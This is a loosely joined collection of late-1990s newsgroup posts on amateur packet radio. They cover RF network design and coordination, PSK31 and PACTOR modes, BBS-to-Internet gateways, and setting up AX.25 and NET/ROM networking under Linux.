because of associated link reliability and capability issues. AT&T
established a set of RF path guidelines for network engineering over
50 years ago. They're still valid. Physics hasn't changed.

>Your "solution" to overcoming the large amounts of local noise at

>hop link.

Right. One of the factors in sound system engineering design is the impact
the design will have on other spectrum users, and on spectrum re-use by
the same system. Again, the Dxer mentality of "more power, more power"
is seldom if ever the right answer. It may work for the individual, but at the
cost of a negative impact on the larger community of amateurs.

>When a network WORKS like a network should, multi-hop links aren't the
>bug-a-boo that people seem to think they are. Heck, a network without
>any multi-hop links isn't a network at all, it is just a bunch of people
>yelling at each other.

Right. A network with only two stations isn't really a network. It is just
an isolated link. In my view, a packet network has to be able to switch
packets at the network layer, and that requires at least 3 stations to
be anything but the null set, ie a single closed switch is the same as
no switch at all.

>I've seen the argument made here that "any network is better than no
>network". In fact, I know of at least one reason why that isn't true:
>investing your time in networking strategies and equipment which provide
>only marginal utility keeps you from devoting your time, money and
>energies to strategies which will work. You can't convert the 1200

>baud BBS packet radio infrastructure into a real network that services
>the applications and users that might wish to use it. Quite literally,
>"you can't get there from here".

Well, you might, if the original topography of the network, and the individual link designs, included sufficient margin and low enough multipath for the higher speed. This requires thinking ahead when designing the original system, of course. That's rarely done in amateur circles, so you often do literally have to start over with a clean sheet of paper to build a higher speed network. That ultimately takes more time and costs more money than doing it right in the first place.

So you're right, investing your time in networking strategies of marginal utility often detracts from the effort which should be expended doing the job right the first time. The latter method grows the network more slowly, but it is more sure, and produces a network with sufficient robustness and utility to maintain continuing support by the user base. I've frequently referred to the GRAPES network in this context. By holding to a realistic scope and pace of deployment, we've been able to maintain a robust and sustainable packet network. Helter skelter ad hoc collections of links don't seem to have been able to do as well in sustaining a user base or in maintaining network integrity, as witness the whining of Charles, Hank, and a few others.

That has been my experience, too. Sometimes it results in far less than optimum equipment or sites. Buy hey, whatever it takes to build a link. Not everybody has deep pockets, or is an electrical engineer, or lives on top of a hill. If everything had to be just perfect, then I doubt that the amateur packet network would have existed at all.

Sometimes I think people lose sight of the fact that it is, in fact, a hobby.

>As stated many times, "... different topology ..." is not always possible.

A different topology may require efforts you don't want to expend,
or levels of cooperation you aren't willing to achieve, but different
network topologies are almost always possible. It is just a matter
of how determined you are to meet your networking objectives.

I will concede that there are exceedingly rare circumstances where
your topological choices are extremely limited by geography. In
those cases, there may not be a viable choice at all within amateur
means, so we can't extend network services to that point. But if there
is at least one choice, then there is almost certain to be others as
well. Saying that there is only one topology is saying you haven't
seriously considered alternatives.

>These are not commercial networks. These are hams, playing around

>want. We are not constrained to build only perfect networks. We get
>to have some fun!
>
>Your narrow view of ham radio networking precludes such fun.
>But everyone already knew that.

There is no such thing as a perfect network. But we can certainly
engineer networks to levels of performance far in excess of the sorts
of helter skelter random flailings you seem to espouse. Doing a job
you want to do, and doing it well, *is* fun and very satisfying.

Failing is not fun. The sorts of things you expouse are a recipe for
disappointment and failure. You and Charles rail about network bypass
and collapse, but you can't seem to see that your approach dooms any
network you build to failure and collapse.

In a society of free choice, building a sustainable network, amateur or
commercial, requires a commitment to excellence of system engineering.
If you can't deliver the performance and services your user base demands,
the network won't be sustainable. Only a legally enforced monopoly can
get away with mediocre performance for long.

>> are coordinated (at least they are if one wants to be responsible),
>
>You mean hams are not allowed to play with digital modes and link
>things together without permission from some coordinating group?
>When did this happen?

You do like to twist. Amateurs can play with what they like, provided
that they do it in ways that don't adversely impact other amateurs.
Network links, by their nature, are something with the possibility of
having adverse impacts on others, so coordination is good practice,
just the same as repeater coordination is good practice. I suppose
next you'll try to twist and say that repeater coordination is also a
bad thing and amateurs should just put them up helter skelter without
concern for the impact they may have on others.

>> and such monster troposcatter links wouldn't be coordinated because
>> of their impact on other operators and other network links sharing the
>> same band segment. Part 97 requires us to use good engineering
>> practice, and such links are not good engineering practice on shared

>> which I won't address here except to say that those activities shouldn't
>> occur in band plan segments set aside for data networks.
>
>Where did I say these troposcatter links were in "band plan segments
>set aside for data networks"?

So, were they in band segments set aside for satellite operation, or for
other weak signal modes, or were they in band segments coordinated for
repeaters? I don't think they'd be very welcome there either, do you? Do
try to think a bit, we have band plans and coordination for good reasons.
People who ignore planning and coordination on a regular basis aren't
subscribing to good amateur practice. If you were operating in a band
segment that was designated as a stomp everybody else, devil take the
hindmost, free for all segment, then I suppose your activities were within
the guidelines. But the only thing that qualifies that I can think of for that
sort of behavior is on 27 MHz.

>Your very narrow view of ham radio
>does not even allow you to consider any other activity than "perfect,
>planned, coordintated, up forever" network links?

No. My view is that if you're going to do networking, then you should
do it in accordance with band plans, coordination, and good engineering

practice. Doing otherwise is anti-social. If you choose to do something other than networking, then you play by the rules for that activity and stay within the bandplan for that activity. Causing difficulties for others is never good amateur practice.

>Guess you will just
>have to miss out on a good deal of the fun that can be had playing
>with the various digital modes.

I do a lot of playing with other digital modes. I'm active on PSK31, the Hell modes, and I have an even better performing weak signal method that I've been experimenting with on HF for about 2 years now with a small number of other like minded experimenters. I don't pretend that has anything to do with building or operating networks, however. It is pushing another corner of the envelope entirely. I do it within the constraints of the band plans for the spectrum on which I operate, and I strive to use the minimum power necessary so as to cause minimum inconvenience to other spectrum users. Those are just good amateur practices.

>Perhaps it is this narrow thinking which
>has caused the GRAPES network to become disconnected from the
>larger and more extensive ham radio network? Makes sense.

AFAIK there is no larger network. Certainly there aren't any of its tentacles to be found on any of the borders of our network. We're willing to switch the packets of any adjoining network, and have them switch ours. But as far as I can determine, the larger network to which you allude just doesn't exist. There are some low speed links here and there, and some other organized networks at distant locales, but no coherent overreaching network which can route and switch our packets.

The board of directors of GRAPES took a vote about a decade ago that we would not use wireline bypass strategies to link our network to other distant amateur networks. That decision is still in force. If we can't connect to another amateur network via RF, we don't connect. It would be easy to rapidly expand our coverage via wireline ties, but it wouldn't fullfill our objectives of building a sustainable high performance packet switched RF network.

GRAPES doesn't involve itself with user applications such as BBS systems. We supply the RF and packet switching network infrastructure for our users. They run whatever applications that they wish over it. The applications level is not our charter and not our concern (other than to provide enough speed and throughput to handle the applications our users choose to run, of course). This sharpening of focus allows us to see clearly what our mission is, and the ways in which to accomplish it.

I should probably note here that I am no longer a board member, and my statements are not official statements of GRAPES policy. But I have been associated with the endeavor since its beginnings, and I do speak with a certain level of knowledge about how and why we're where we are today. I'm very proud of what GRAPES has accomplished. We have one of the

top performing packet networks in amateur radio. We've been able to sustain it, and user interest in it, for longer than any other amateur network of which I am aware.

I believe we've done that by carefully observing the principles of good network design and doing the detailed RF engineering required to build it from day one. We had exhaustive planning meetings before committing to a network design, our site acquisition people did a wonderful job of obtaining permission to locate our equipment at suitable points, our engineering staff has been top notch, and our maintenance and operations people have been dedicated and thorough. Good networks don't happen by random chance, nor are they built by lone wolves. They happen due to careful and dedicated work by many volunteers who draw on many different skills to do all the tasks required to make everything work and keep it working. I believe everyone associated with the effort takes great pride in our accomplishments, and great satisfaction in the parts they have played in it. I certainly do.

I wish I could -- the sound card is my preferred route. I am already doing 1200 packet (on VHF) and PSK31 and Hellschreiber (on HF) using the sound card. The only program I've seen which does PACTOR on the sound card is "PSATOR" for DOS, which only runs on Personal Sound Architecture sound cards. I use a plain SB16, so I can't use it, and there was no source code with it.

That's an excellent page -- I've picked up quite a few handy programs
there. At the moment I use G3PLX's software for PSK31, IZ8BLY's
software for Hellschreiber, W95SSTV for slowscan, linux for packet,
and MixW32 for RTTY.

The only software I saw on that page for PACTOR is PSATOR, which
needs a particular type of sound card (since it's for DOS).

Perhaps PACTOR for linux is project for me in the next few months.
I prefer linux to Windows.

I was just reading their web pages -- the PTC-IIe (e for economy) is
$649 US. The PTC-II is $950. US dollars. That's some pretty serious
money -- about twice what I paid for my rig actually.

It looks like SCS don't want to tell anyone much about PACTOR
without paying money, so that might make software difficult.

"the network" is just a bunch of people experimenting with whatever
they find interesting. This also varies from location to location,
as some of these experiments are only useful when more than one
station is involved.
When do you call it "general use"?

I call them 'QRM' !
I've never tried them, but, since I started with PSK,
I've non need fro them and,
more, I hate them for their bad sound and wide band
(compared with PSK31).
This morning I read (in PSK): " pse don't use this qrg
for PSK31, this is a box-qrg, qsy, pse". This is new
for me. Now is possible to rent or buy a frequency? How
much does it cost?
Please, STOP PACTOR, AMTOR,x-TOR ...if you can!
Start PSK31: lot of DX (Canada, Pakistan, Japan in
QRP!), lot of fun, narrow band consumption.

Well, like I said, that's my personal view.

I feel that web page size should be restricted and text only, just because I don't feel it's appropriate for a station to wait 15 minutes for a 300Kb graphics image on a page to appear via a 1200 baud link.

Of course, where higher speeds exist, higher limits should exist too. (...And maybe at 56Kbaud/s, no limit?) Remember that this is HALF-DUPLEX in most cases, so that telco modem speeds aren't the same (in comparison).

4511. ADMS SOFTWARE

The October 99 issue of QST has part one of a relatively simple dedicated modem
for RTTY, Amtor & Pactor which can be used with Terman93, which was written by
Sailer, and is freeware. While not using the soundcard, about the only other
requirement would be a free serial port on your computer and a receiver. I
note that you're not in the US and probably have a difficult time getting QST,
but it would be a worthwhile experiment if you're truly interested in said
modes. Please note that it only does PACTOR, not PACTOR II.

You may not have a need for modes other than PSK31 but others do.
PSK31 is great for rag chews (I use it a lot) but lousy if you want
to transfer binary or graphics files or error-free BBS traffic. Thats
where Pactor and Clover excel. Every mode has its advantages and
disadvantages. We can't force everyone to a single mode.

What program are you using for the conversion ? There are programs that will decode rtty off the sound card and one called the hamcom interface that will work off the serial port. Do a search for hamcom (could be hamcomm) There are some interfaces already made, but it is a very simple circuit that is in the hamcom files.

I am not familiar with the fax program but the hamcom will do several fax and slow scan tv programs.

I thought this might interest a few people in this newsgroup.
A company called GoAhead Software has created a web server
and is making its source code available for FREE over the net.
Designed mainly for embedded applications, the server runs out
of the box under Unix, QNX, WinNT, Win98, WinCE, Linux, and a
few other OS's. There's an article about it in the Oct 99 Circuit
Cellar magazine, which gave it good reviews..... even when running
on some fairly minimal hardware.

The only stipulation to this FREE software is that you register
before downloading it, and if you use it in an application or modify
it, they want you to let them know all about it.

You can register and download the software at:
http://www.goahead.com/webserver/wsregister.htm

Please note that I'm not associated with GoAhead in any way.
I saw the article and thought that since there seems to be some
interest among this ng in running native/tcpip applications over
packet, then maybe someone might use this free software to
create a cool packet application that we all might enjoy.

Yes, it is. There is no bulletin <-> nntp support in this program.
The documentation is no discussion about forwarding in general, but a
description how it is to be setup when using the software on the site.

Hank Oredson <horedson@att.net> wrote:

>> Then what do you want?

>Ideas.

Ok here is an idea:

What you want already exists. Under Linux. So, the problem is not how to
write the software itself.

But the installation of this stuff is too complicated for the average HAM
(tell me something that is *not* too complicated for the average HAM...),
so what you need to do is write a foolproof installation wizard.
There is good documentation, but the average computer user just not wants
to bother to read documentation. They want to plug and play. Therefore
you need the wizard.

Just start with a recent Linux distribution, create an installation list
for it (a list of packages to be installed), and write a program or a
module for the distribution's system administration tool to configure the
hamradio stuff after asking such simple information as:

- callsign
- hardware you want to use (tnc's on what ports, soundcard, scc card etc)
- do you want to be a BBS?
- do you want to be a NODE?

etc.

Put everything on a bootable CD, and distribute the ISO image.
The installation list will take care of installing the packages required
for the purpose, you can put other optional packages on the CD for the
experienced user.

After installation, your wizard will run (you have put it in a package
and have arranged for it to run after the first boot), and the user enters
all his configuration info.
Make all user-entered info saveable on a floppy disk.
Then, the system behaves as specified (as a BBS, a NODE, a user station,
whatever) with all the features you would like to have.
(forwarding and gatewaying, smtp/pop/nntp/http/ftp/etc server, browser...)

Now you should have a system that is easily installed by the average HAM
(and probably even easier by those who have some experience sysopping a BBS
or NODE), and that can be treated just like they would treat a DOS or
Windows system: when it fails for some reason the operator does not
understand, just re-install.

To help the somewhat more experienced, you can make two different images:
one containing everything including the Linux distribution, and one
containing only the material you have added. The latter could be installed
as an add-on to an existing installation, or could be used by a HAM
who can run a Linux installer by himself and wants to save on download
cost.
Maybe you'll even include some mechanism to carry-over existing
configuration data and/or messages from a legacy DOS or Windows system.
That would allow painless migration of existing systems into the new world.

Source record: 16030

Hi List

Interesting discussion I must add.

I am about to start up a gateway between packet and the internet her in South Africa.I have ascertained that it will need to be Windows based,run AX25 and TCP/IP and have an internet connection either byan email inbox or a permanent link.Apart from the above are there other ideas the list may have as to what I should offer on the BBS?I would like to enable HTML over the BBS but I think that sending a web page of 40k could break the packet network to such an extent that it chases hams away from packet as opposed to inviting them to join in.

All ideas are welcome wether it be on HDD size or programs to run.I would like a BBS that interprets all mail received so as a user I can send a message to the BBS via packet or email and ask for help like:
To:BBS
Subject:blank
Body:Help
l>zr6hpc
d
dir
etc

The BBS would process each line in the message body and if it was a 'command' then it would act on it.I see this as a good way to bring in new talent to the hobby.

The BBS will probably be started in the middle of next year but I will have to see how life treats me.

Looking forward to replies.

Well, I would guess that such a "batch processing facility" would be more
appealing to experienced users (who know what to put in the message) than
to newcomers (who will be frustrated by lots of errormessages when they
type erroneous commands in mails).

Many bbses over here have had a server running for the last couple of years
that does something like this. You give it a mail message that contains
a number of message criteria (like your ">zr6hpc" but a lot more
sophisticated criteria are allowed) and returns you a listing as a mail
message. You can also store your specification in a file on the BBS,
including a list of time-of-day and day-of-week, and it will automatically
prepare the message at those times.

When the BBS is also running bbs-to-smtp gatewaying and/or is forwarding to
local users, the message will appear on your system automatically.
You can reply to the listing message leaving only the lines you find
interesting, and the BBS will mail you those messages using the same
mechanism.

This way, you'll never need to log in to the BBS and cope with the access
channel speed. Just read your listing (which will already be stripped of
junk you are not interested in, because of the criteria you submitted),
tag the messages you think are interesting, and come back an hour later
to find all the messages in your local message box ready-to-read at the
full computer speed.

This system is working very nicely in daily practice. But it is usually
not used by the novices, but by the experienced users who know what they
want to read and no longer get a kick out of seeing 300 messages scroll
by on an L command.

I have Linux.
Did not find any such software.
Most hams do not (and will not) have Linux.
So Linux is not of interest to me.

But in any case I am not looking for solutions. Those I can create.

I am looking for ideas about WHAT problems might be solved,
and how the applications that implement those solutions might
be structured so they would be of interest to hams.

Your points about installation are well taken, and "simple"
installation is a part of what I am working on now.

Hylton,

You can actually get into the top level of that site, without
the error message, if you trim down the URL to

http://www.fortunecity.com/skyscraper

However, I looked around and still couldn't find the software
advertised. There is a lot of free software if you follow their
link to "Free Software and Resource Center":

http://www.fortunecity.com/skyscraper/skylon/683

Maybe you can find what you are looking for there. Or, something
else might look interesting.

There is still a lot of things wrong with the site. I tried doing
a search but only received a message about the server having
problems. Then I tried to look up a user name, with their "people
finder" but only received a CGI script error dump. It looks like
a nice site but it seems to have lots of problems.

I had a RTTY QSO with K7SZL, the author of the article, and since I
haven't gotten my October QST yet, he suggested his web site,
http://home.att.net/~k7szl, for a preview. I haven't looked yet.

K6STI has a version of RITTY, a soundcard RTTY program that could do
PACTOR (not II), under DOS using a true Soundblaster card, apparently
no "compatibles". He has to pay a license fee to SCS for each copy
sold. RITTY costs money, though.

What software did you not find?
All the standard Internet servers are included in the normal distributions,
lots of HAM software as well, F6FBB has a Linux version of his BBS, and the
gateways can be found on the usual Ham software for Linux sites.
What else do you need?

>Most hams do not (and will not) have Linux.
>So Linux is not of interest to me.

My proposal was a method to let them have Linux. Why do you think
it is not feasible?
Because a HAM will not understand Linux and cannot make changes to the
system? Trust me, a HAM does not understand Windows either, and can only
resort to standard tricks to solve problems (like re-installation).
The situation with Linux is not much different, except that those who WANT
to get in-depth knowledge of the system have the opportunity to study it.

>But in any case I am not looking for solutions. Those I can create.

Solutions have already been created.
Making them available for everyone is what is missing, when I correctly
understand your earlier posting.

Sorry, I won't play this silly game any more.
If you have ideas, post them. If not, post to some other thread.

> All the standard Internet servers are included in the normal
distributions,
> lots of HAM software as well, F6FBB has a Linux version of his BBS, and
the
> gateways can be found on the usual Ham software for Linux sites.

I have "internet servers".
They are easy to get, for any operating system.
I have them for DOS, for Win9x, for WinNT, for Linux, etc.

What gateways? I have no idea what you are talking about.

> What else do you need?

I'll try again. I am NOT, repeat NOT, looking for code.
I have code. I can create code. I am looking for ideas.

> >Most hams do not (and will not) have Linux.
> >So Linux is not of interest to me.
>
> My proposal was a method to let them have Linux. Why do you think
> it is not feasible?

I did not say it was unfeasible. I said that most hams do not,
and will not have it, and that I am not interested in it. Someone
else can push Linux to hams. I will not do that. Let them run
whatever operating system they wish on their computers.
It is of no interest to me which OS they use. I notice that most
hams have machines running Windows 9x, or possibly DOS.

So I will write code for those operating systems, so that hams
can use what I write. But what code to write? That is the question.

> Because a HAM will not understand Linux and cannot make changes to the
> system? Trust me, a HAM does not understand Windows either, and can only
> resort to standard tricks to solve problems (like re-installation).

So what? My project has nothing to do with understanding
operating systems. I do not care if hams understand the operating
system they use.

> The situation with Linux is not much different, except that those who WANT
> to get in-depth knowledge of the system have the opportunity to study it.

Nothing to do with my project. Some other project for someone else.

> >But in any case I am not looking for solutions. Those I can create.
>
> Solutions have already been created.

Show them to me. I find none at all, for any operating system.
I do not want to see code, but ideas for what COULD be done.
I will create the code to implement the ideas I find interesting.

> Making them available for everyone is what is missing, when I correctly
> understand your earlier posting.

I think you do not understand my postings on this topic.

Yeah, on Linux, to do NNTP/PBBS stuff, you need to install
the News server, INN, and another program called mailgw.
Me, I tried installing INN from the source, and gave up after
a few days. But, then I just tried the rpm that Redhat has
for 6.0, and it came right up, hehe. When linked to FBB
with mailgw, this is a pretty deluxe setup. Though mailgw is
a little bit rough going for people not able to muck with
the source code. If running proper 'nntp' servers is 'the right' thing
to be doing, then I think it's going to be much easier on
some kind of Unix variant. Though I'm not 100% clear
on what the stuff you've been working on does.
If you want to stay in Win32/DOS stuff, I understand that.

>I am looking for ideas about WHAT problems might be solved,
>and how the applications that implement those solutions might
>be structured so they would be of interest to hams.
>
>Your points about installation are well taken, and "simple"
>installation is a part of what I am working on now.

Understood. Okay, just to stir the pot a bit. I'll just toss out some
stuff without too much research into what maybe is being done
already.

What about PBBS/POCSAG integration?
This is something I've been thinking. That PBBS might survive
by shrinking a little bit. I've been thinking it would be cool
to do, a BBS patch, where when a message came
in, the BBS, could beep on the POCSAG frequency, So, like maybe
the message could come in on the pager that you had a message,
or maybe we could stick in little

POCSAG:I'm coming next Tuesday

lines in the top of our PBBS messages. Then, if your homebbs had
this feature, it'd beep in your pocket. It might be as simple as specifying
a forward to a file, and then having this code look at the file, and beep
appropriately. That is somehow decide what to say on the beeper, if
the message is too big.

Maybe it'd be possible to build a new backbone system on the internet
for this, rather than using PBBS, though it seems that PBBS might
be appropriate for this kind of data also.

There might be other ways to make ham packet radio smaller.
That is clients for palmtops and things like this.

....

My understanding is that there's going to be an improved TCP/IP mode
for the new 2.3 Linux kernels, and it'd be nice to get a Win98 stack that
could talk to these drivers. That is sv2agw style -- the VXd's and all that.
Check out. I think I got it right.

http://dl0td.afthd.tu-darmstadt.de/~dg2fef/ax25.html

I'm not too hip on what's happening with this stuff here so maybe I'm off
base here. Still, if this is what's going in the 2.3 kernel, than
it's likely that people on the Linux side are going to have this, and it'd
be nice to be able to run the same tweaks on Win98. (And, I think you can
get the source code right now -- and run a Linux box as a test implementation.)

Come to think of it, I wonder if anyone has taken up Robert McGwier's
offer to help with a Win98 version of his code? Me, I think it'd be
nice to have an all software, GPL, substitute for Pactor without the patent
restrictions and all that. And, it looks like this guy has done a lot of the
Phd level stuff already.

.....

This is a silly thing, I've been thinking, but watching all the PBBS traffic
come out from N6EEG, I see it send the same message over and over again,
on the same lan, But I wonder if it'd be possible to pick out the PBBS
messages from the connections to other BBS's. Are there enough
sequence bytes and stuff in the ax25 headers to know if any data is
missing? Seems, like if the hub BBS sent out all the data once, then
everyone else could listen in on the frequency and read off what they
could get. And then when the hub BBS connected out, it would only
need to download the messages that were missed.

This kind of thing might also even work on HF, since I see the similar situation on HF packet frequencies.

I had the idea, which I mean to code at some point, of broadcasting PBBS messages in the beacon using Pactor FEC mode. That is to beacon with a message, and then wait for connects for a few minutes. So that someone passively listening could get @ww stuff, but that they could still connect in and get the mail, and it wouldn't melt my transmitter running absolutely constantly. And that is to do the code to crc these guys to make sure they're clean when they get through.

Something as simple as...

CQ DE KE6I
(PBBS Message Header)
/EX CRC
CQ DE KE6I K

And that is cycle through all the B-traffic for the day. Other than that the BBS works like normal.

Check your system for Happy99.exe. Nice little virus program, that. One of the other newsgroups found he was infected, and cut him out. He's on every newsgroup I'm on, spreading his virus, at least once a day. One newsgroup was getting hit 2 or 3 times a day with Mr MadQ's junk mail.

I hate when these sickos post their XXX rated messages on a legitimate non-porno newsgroup, too.

I hate to encourage the "applications mantra", but I do have an idea for one...

I was thinking a "tune-up" or 'performance meter" application might be handy. Have it offer a number of functions for direct connectees and even for those who access it from a distance and want info about their link.

There is already a "deviation meter" function available for X1J nodes.. I'd start off with something like that. FlexNet has a TXD sniffer of some sort. Toss that in too. I used to run a BBS program that would tell you the "effective baud rate" of the link you are currently running. The number fluctuated according to conditions... I remember a 300 baud HF packet qso averaging 56 baud throughput... A round-trip-time indicator would be great, and so on...

Serious tests would be handy, as well as "rule of thumb" and even "fun" tests! Many of these are things that CAN already be done, but seldom are. Putting them all within a specialized application so Hams could play around with them would encourage their use. - This would be just the thing for new Hams to learn from, and experienced hams to tinker around with, and for bored Hams to play with.

Such a program could serve as a benchmark or standard measuring system for comparing the performance of different packet networks, protocols, software, and what have you, or even for comparing the performance the same system under different conditions... That could be a lot of fun, and maybe even educational.

Have the servers interact with others in the same network, using that info to give users "the big picture" about the net's strong and weak points. Sometimes getting things fixed is just a matter of making people generally aware of problem areas. Making such info available can generate support from unexpected quarters.

This is all info that most packet ops are generally unaware of, or are uncertain about how to get. This is a shame, as the Packet community would greatly benefit if the general level of awareness concerning these matters could be raised. Putting all of these into a tcpip server would be very

effective, if it's practical and possible to do so. - Would some of this stuff need to be in the "driver" instead of in an application, for example?

Anyway, there's an idea at any rate... I never guaranteed a good one!

I have ax25-utils.
Where is NET/ROM?
Where is a HAL P38 / PCI400 driver?
Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?
Where is the BBS message <-> smtp gateway?
Where is the BBS bulletin <-> nntp gateway?
Where is NET/ROM over Ethernet?
Where is IP over NET/ROM?

> Software: Except for above, everything else comes in the "network"
portion of
> the distribution. Also, recompile the kernel for AX.25 support.

I did this. Simple. And I had nothing useful.
It did not route IP over NET/ROM, just for one example.

See above "Where is".

As a long term Unix developer I could tell you all the horror stories
you might like about getting SunOS and Solaris and HPUX and BSD
to all run the same application. "Fully incompatible" is more like it.

So tell us how you use it with ham radio.
Can you do all the "Where is" in my previous post?
If so, please tell everyone where that software is located.
I still cannot ping any hams direct from Linux. I am forced to go
through a router running in DOS that CAN connect through
the NET/ROM network to other hams running tcp/ip.

Pretty much everything, to change Linux from a just a "toy OS"
into a "functional workstation". And I never did find most applications
that I need to get useful work done. They ain't there yet. See the
recent reviews of Linux in Forbes, Business Week, etc. There have
been many such reviews, due to the Red Hat IPO.

Interesting ideas.
I have some of this in SNOS (rtt per circuit e.g.) and am in the process
of adding more such statistics. Investigating different re-route mechanisms.
The tradititional tcp measures do not work well over radio networks.

NetWalker was designed for exactly this purpose: measuring network
parameters across the "whole" network.

>I have ax25-utils.

Hmm, have you visitited http://radio.linux.org.au ? That site seems to
be the place where the latest stuff shows up. If you're on 2.0.xx kernels
ax25-utils is okay, but if you have a recent Redhat, you may want the libax25,
ax25-tools, ax25-apps, etc. ax25-utils, I believe works okay from the binaries
though -- just the source doesn't work on 2.2 kernels..

>Where is NET/ROM?

Netrom is there. Create the nrports and nrbroadcast like it says in
ax25-howto. Do a man nrattach and run netromd, like it says in
ax25-howto. Check for /proc/nr_* for nr_neigh and nr_nodes or
something like that. They should start filing up with node names.
try 'call netrom k0localstation' and see if your TNC lights up.

>Where is a HAL P38 / PCI400 driver?
```

At this time, there's no support for HALP38 or much of any HF hardware.
I thought someone was doing a PSK31 for Linux, but I haven't had time
to play with that or anything. Pretty much anything HF on Linux is not
so great. All I really now about is the Pactor 2 code built into
xfbb.

>Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?

Okay, you can gateway telnet to netrom by running the linuxnode. It should
be somewhere on radio.linux.org.au. For HF modes, pretty much it's not there
in the OS at all. I wrote some code for my PK232 to gateway to Linuxnode,
and pretty much anyone who connects there can do anything, including going to
the BBS or connecting to netrom nodes in Berkeley/San Francisco. This works
okay, except the DCD on the PK232 is pretty weak.

If you're programming this kind of stuff, it's reasably easy, since you just need to
make a stdioin/stdioout interface to your hardware. And if you run it from Linuxnode,
then anyone can call out using that hardware.

>Where is the BBS message <-> smtp gateway?
>Where is the BBS bulletin <-> nntp gateway?

Look for mailgw on radio.linux.org.au. It's pretty wonky, since you need to edit
your sendmail.cf file to get it up properly. Though mailgw supports both
smtp and nntp. Also to gateway to nntp, you need to
be running nntp, and that's a bit involved. Still, if you want to run news, I'm not
aware of anything on DOS/Win98 type platforms that's equivalent to inn.
Basically, it works, and there are guys on the newsgroup who have been
through all the problems.

>Where is NET/ROM over Ethernet?

There's a section in ax25-howto called 'Creating a BPQ ethernet device'. I think
this is what you're talking about. I don't use this since I do all my ax25 from only
one machine.

>Where is IP over NET/ROM?

Hmm, you should be able to use 'route' to route ip over NETROM just like
a regular ax25 connection. I don't do this, but I believe this is something
that does work.

>
>> Software: Except for above, everything else comes in the "network"

Hmm, that's odd. Did you get NET/ROM running at all? You probably
want to be on the linux-hams list at vger.rutgers.edu if you're really going
to work with this stuff.

Now you know of at least ONE. I got it for free by downloading the slackware distribution (via FTP) off the Internet back in 1997. I grabbed the "A", "D", and "N" sets. The "A" and "N" sets can still [even today] be copied to floppies for installation - if one doesn't have the hard disk space available to perform an installation from a DOS partition. Everything else since then, I grabbed in source code and compiled myself.

I hardly call Windows 95 "competent" software. On one day, I repeatedly was graced by the "Blue Screen of Death" over 50 times. Linux, being a UNIX clone, doesn't suffer the problem of crashing the entire machine when one program fails.

I run both systems: I have ONE Windows 95 (and there was no reason for me to upgrade to '98) running on the same hardware as a Linux box (both are on 486DX2's at 66MHz, 32mb of 60ns 30-pin SIMM's, and identical motherboards). There is alot of stuff where the Linux box is faster in doing as compared to the Windows box, but not everything. The only reason I even keep the Windows box is because I use that computer for my business also and many of the programs simply don't have unix ports (yet). [BTW, although I only have the ONE windows box, I have 3 linux boxes, with others in various stages of construction and installation.]

Linux version 2 is a lot better than the version 1 based series of kernels. Maybe you should try again.

Interesting. Yeah, digital-wise, I've been pretty disapointed with QST overall -- and this sort of confirms my thinking. Did they drop the digital column? Or are they looking for another guy to do it? I wasn't quite sure what that article recently in the digital column on how to search for web pages had to do with ham radio. And, wasn't there another article all about how to subscribe to mailing lists -- what was that?

Joop van der Velden wrote in message ...

I have a PK-96, and I have four lights which stay on all of the time, and cannot get the TNC to operate. The lights are the DCD, CON, STA, MAIL. It did this some time back, and since it is not a TNC I use much, I did not worry with it. I want to setup a mobile system (Possibly APRS), and need to try to get this one going. Any help is greatly appreciated.

>
> I have ax25-utils.
> Where is NET/ROM?

How about in the "ax25-utils" source tree, in the "netrom" directory? Did you
even bother to look there?

> Where is a HAL P38 / PCI400 driver?

Your exotic hardware isn't my problem. However, most of the device drivers are
in the kernel options. In addition to serial port TNC's (via KISS), there are
many of the common hardware devices available, including the "Ottawa PI" card,
Baycom modems, soundcards as modems, etc. Try turning on the "amateur radio
support" option and see if one of those items works.

> Where is the server to gateway telnet <-> net/rom <-> CLOVER <-> PACTOR?

The packet router is in the kernel. The AX.25 router is defined and comprised
of some external programs in the AX.25-utils package ("ax25d" and "netromd").

For example, if one wants to go from an incoming AX.25 connection and out a net/rom connection, "ax25d" handles the incoming connection and hands what it receives to the "nrcall" program (which implements the net/rom callouts).

CLOVER isn't supported because that is proprietory in nature and uses proprietory hardware. Since the manufacturer refuses to release the details of how it operates, there can be no "alternative-OS" support for it.

PACTOR is implemented by the TNC itself, so as long as the TNC supports the serial port kiss protocol, it's available (at least with the former AEA TNC's).

Linux (kernel version 2.2) also supports the ROSE protocol, which you didn't ask about.

> Where is the BBS message <-> smtp gateway?
> Where is the BBS bulletin <-> nntp gateway?

When properly set up, there is no "gateway." Incoming AX.25 stuff is stored locally on the machine in SMTP or NNTP format, assuming you use the proper "BBS" program. There are some that don't do that.

> Where is NET/ROM over Ethernet?

In the "amateur radio support" configuration submenu, turn on "BPQ ethernet driver". For the text configuration menu, just wait until you're presented with the option.

> Where is IP over NET/ROM?

Did you even try to give your netrom interface an IP address?

> > Software: Except for above, everything else comes in the "network"

> It did not route IP over NET/ROM, just for one example.

Like I said above, did you give your net/rom interface an IP address? Note also that since net/rom doesn't support a broadcast mode, you have to manually enter routing entries for IP addresses to net/rom nodes/hosts. Did you do that too? If not, of course nothing was routed via net/rom because it didn't know what to route that way.

Yeah, if you have a fast net connection, installing Linux is pretty easy. Since
you just download the boot disk maker for making a floppy, boot that, and then install
the rest of the installation right off the ftp site. If you're using modems this
doesn't work -- but, with a DSL or cable modem, it just comes up. It's best to have
pretty generic network cards, though.

I've never heard of anybody paying money for add-ons for Linux? What is that?
More likely the problems are that there just isn't what you need. I'd say that
running *NOS on windows isn't that easy either -- are people still running those
2 network card setups? The sv2agw software does look very nice, however.

Me, I have a lot of computers here, and I've been moving them to Linux --
mostly to get myself legal -- license-wise with Win98. When Win2000 comes
out, I don't want to have to buy 6+ copies of that, bleah. But, it's no big deal,
since I really only need a GUI on a few computers. I don't use any X-windows
or any GUI stuff on Linux. I just use 'em for ham radio and web page servers,
and just telnet in to fuss with things. It saves me having to hook up monitors
to all those computers -- and having to wedge in chairs by them.

Most of my work is in DOS, lately running DOS compilers for Gameboy!

Really, I think it's a good thing that some programmers are willing to do
software for Windows, since I don't imagine ham radio doing a mass migration
to Linux. Nobody can tell on the air, what kind of operating system you're using
unless you tell them. Though my estimate is that
most of the people on the air here in the SF Bay area are
using Linux varients with or without TNOS or JNOS for DOS. Or they're

using old old DOS systems running DOS PPBS software. That and a few
nodes, I guess, that are running Z80 boxes. I believe the HF email gateways
